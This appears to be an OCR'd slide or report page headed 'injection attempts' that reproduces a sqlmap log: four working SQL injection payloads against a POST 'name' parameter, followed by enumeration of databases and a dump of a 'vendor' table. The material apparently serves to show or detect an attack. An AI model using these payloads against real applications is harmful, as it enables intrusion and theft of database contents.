
WARNING!!!

injection attempts




```
[12:04:23] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: name
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: name=Baaz' AND 6387=6387 AND 'TUSr'='TUSr

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: name=Baaz' AND (SELECT 9504 FROM(SELECT COUNT(*),CONCAT(0x717a6b6471,(SELECT
(CASE WHEN (9504=9504) THEN 1 ELSE 0 END)),0x7176646d71,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'hxTg'='hxTg

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: name=Baaz' UNION ALL SELECT
NULL,NULL,NULL,NULL,CONCAT(0x717a6b6471,0x4f6145586b4a6e436d71,0x7176646d71),NULL#

    Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: name=Baaz' AND SLEEP(5) AND 'WqGo'='WqGo
---
[12:04:23] [INFO] the back-end DBMS is MySQL
web application technology: JSP
back-end DBMS: MySQL 5.0
[12:04:23] [INFO] sqlmap will dump entries of all tables from all databases now
[12:04:23] [INFO] fetching database names
[12:04:23] [INFO] fetching tables for databases: 'employees, information_schema, mysql,
performance_schema, sonar, star, test'
[12:04:23] [INFO] fetching columns for table 'vendor' in database 'star'
[12:04:23] [INFO] fetching entries for table 'vendor' in database 'star'
[12:04:23] [INFO] analyzing table dump for possible password hashes
Database: star
Table: vendor
[5 entries]
```

identified technologies



